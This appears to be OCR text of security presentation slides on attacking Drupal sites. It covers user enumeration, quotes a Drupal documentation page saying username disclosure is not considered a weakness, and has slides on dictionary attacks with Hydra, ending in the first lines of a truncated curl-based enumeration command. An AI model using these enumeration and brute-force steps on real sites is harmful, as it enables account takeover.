


user enumeration

- Iterate through accounts
- View comments, posts, etc.
- Social features, forums, etc.
- User Profiles.
- Not seen as a vuln by many.



user enumeration



user enumeration

- https://drupal.org/node/1004778

Community Documentation

Community Docs Home | Installation Guide | Administration Guide

Disclosure of usernames and user ids is not considered a weakness

Last updated February 27, 2012. Created by greggles on December 21, 2010.
Edited by scor, Andrew Schulman, Josh The Geek. Log in to edit this page.

The Drupal Security Team does not consider it a vulnerability that there are ways to determine a registered members username and/or user id value (i.e. the numeric uid).

Justification for considering username/uid to be sensitive information

This information may be useful to help an attacker gain access to a site. Once an attacker knows the username they have half of the information necessary to break into a site. Many security researchers and experts consider it to be a security weakness for a system to disclose the usernames available on a site.

Drupal's philosophy

Usernames are an important part of online identity. Having a public username helps other users of a site to know the identity of the person they are interacting with in a forum or a blog. Drupal is primarily intended to be used for sites where identity and interaction are key elements so it is reasonable for that information to be public.

Page status

No known problem


Log in to edit this p

About this pag


Audience
Site users, Program
administrators, Des
Contributors

Administration


dictionary attacks




dictionary attacks – drupal 6




dictionary attacks – drupal 7



dictionary attacks – drupal 7



dictionary attacks – drupal 7




dictionary attacks with Hydra

```
# site="attacking.drupal.org"


# id=$(curl -s http://$site/user/ | grep
